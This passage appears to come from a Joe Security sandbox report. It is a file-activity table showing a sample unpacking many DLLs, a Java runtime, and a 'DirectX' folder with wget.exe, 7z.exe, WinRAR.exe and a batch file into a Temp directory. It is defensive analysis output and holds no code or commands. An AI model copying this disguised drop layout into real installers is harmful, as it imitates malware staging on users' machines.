C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\data\mc_config_mp2v.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\data\mc_config_mp4v.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\data\mc_config_mpa.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\data\mc_config_pcm.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\data\mc_dec_spic.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\data\mc_demux_dv.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\data\mc_enc_mp2sr.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\data\mc_enc_pcm.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\data\mc_mux_dv.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\data\mc_trans_audio_converter.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\data\mc_trans_video_framerate.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\data\mfc100chs.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\data\mfc100cht.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\data\MXF_SDK_GenericContainer_AES3_4.5.16_vs10.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\data\MXF_SDK_GenericContainer_AVI_4.5.16_vs10.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\data\MXF_SDK_GenericContainer_SystemScheme1_4.5.16_vs10.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\data\MXF_SDK_Modules_DataIO_1.4.22_vs10.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\data\PlugPlugExternalObject.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\data\PRM.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\data\update.db	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\DirectX	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	1394FB8	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\DirectX	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	8	1394FB8	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\DirectX\7z.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\DirectX\7z.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\DirectX\DirectX.bat	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\DirectX\setup64.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\DirectX\setup64.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\DirectX\setup64.exe.manifest	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\DirectX\wget.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\DirectX\WinRAR.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\DL100AGM.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\DL100PDFL.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\GFSDK_ShadowLib.win64.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\GPUPerfAPIDX11-x64.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\libGLESv2.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\mc_config_mp2m.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\mc_config_mp2v.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\mc_config_mp4v.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\mc_config_mpa.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\mc_config_pcm.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\mc_dec_spic.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW

Copyright Joe Security LLC 2022

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\mc_demux_dv.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\mc_enc_mp2sr.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\mc_enc_pcm.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\mc_mux_dv.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\mc_trans_audio_converter.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\mc_trans_video_framerate.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\mfc100chs.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\mfc100cht.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\MXF_SDK_GenericContainer_AES3_4.5.16_vs10.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\MXF_SDK_GenericContainer_AVI_4.5.16_vs10.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\MXF_SDK_GenericContainer_SystemScheme1_4.5.16_vs10.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\MXF_SDK_Modules_DataIO_1.4.22_vs10.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	1394FB8	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	128	1394FB8	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	1394FB8	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	25	1394FB8	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\CGRCommand.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\d3dcompiler_47.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\DX8_Camera.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\DX8_MotionSet.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\DX8_SysInfo.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW

Copyright Joe Security LLC 2022

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\DX8_TextOut.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\ESM_SaveTextFile.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\FileDialog.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\FloatTexture.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\GFSDK_ShadowLib.win64.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\GPUPerfAPIDX11-x64.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\GroupBuffer.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\GUISkin.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\InstanceContainer.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\InstanceRefHash.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\InstanceRefSphereTree.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\InstanceRefTree.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\InterfaceChannel.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\InterfaceFunction.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\libGLESv2.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\Object.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\Surface.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\TextFilter.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\Win32_Font.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\XMLDOMCommand.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\config	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	1394FB8	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\config	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	20	1394FB8	CreateDirectoryW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\config\img	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	1394FB8	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\config\img	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	19	1394FB8	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\config\img\CopyImage.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\config\img\DL100AGM.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\config\img\DL100PDFL.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\config\img\DX8_DirectInput.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\config\img\DX8_ImportObject.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\config\img\DX8_MatrixInterpolateSet.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\config\img\DX8_SoundFile2.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\config\img\DX8_UserInput.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\config\img\FileLoader.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\config\img\FModSound.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\config\img\Image.Services.Core.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\config\img\Internet.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\config\img\ObjectDataCommand.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\config\img\SAXParser.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\config\img\SceneContainerCommand.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\config\img\StyleTransfer.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\config\img\Tesselator.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\config\img\VectorOperator.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\config\img\XMLDOMObject.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\ImageMetaData.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\ImageStitcher.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\InterfaceCommand.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\InterfaceCreation.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\InterfaceUnique.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	1394FB8	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	75	1394FB8	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	1394FB8	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	67	1394FB8	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\awt.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\bci.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\dcpr.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\decora_sse.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\deploy.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\dt_shmem.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\dt_socket.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\eula.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\fontmanager.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\fxplugins.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\glass.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\glib-lite.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\gstreamer-lite.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\hprof.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\instrument.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\j2pcsc.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\j2pkcs11.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\jaas_nt.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\java.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\JavaAccessBridge-32.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\JavaAccessBridge.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\javacpl.cpl	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\javafx_font.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\javafx_font_t2k.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\javafx_iio.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\jre\bin\java_crw_demo.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
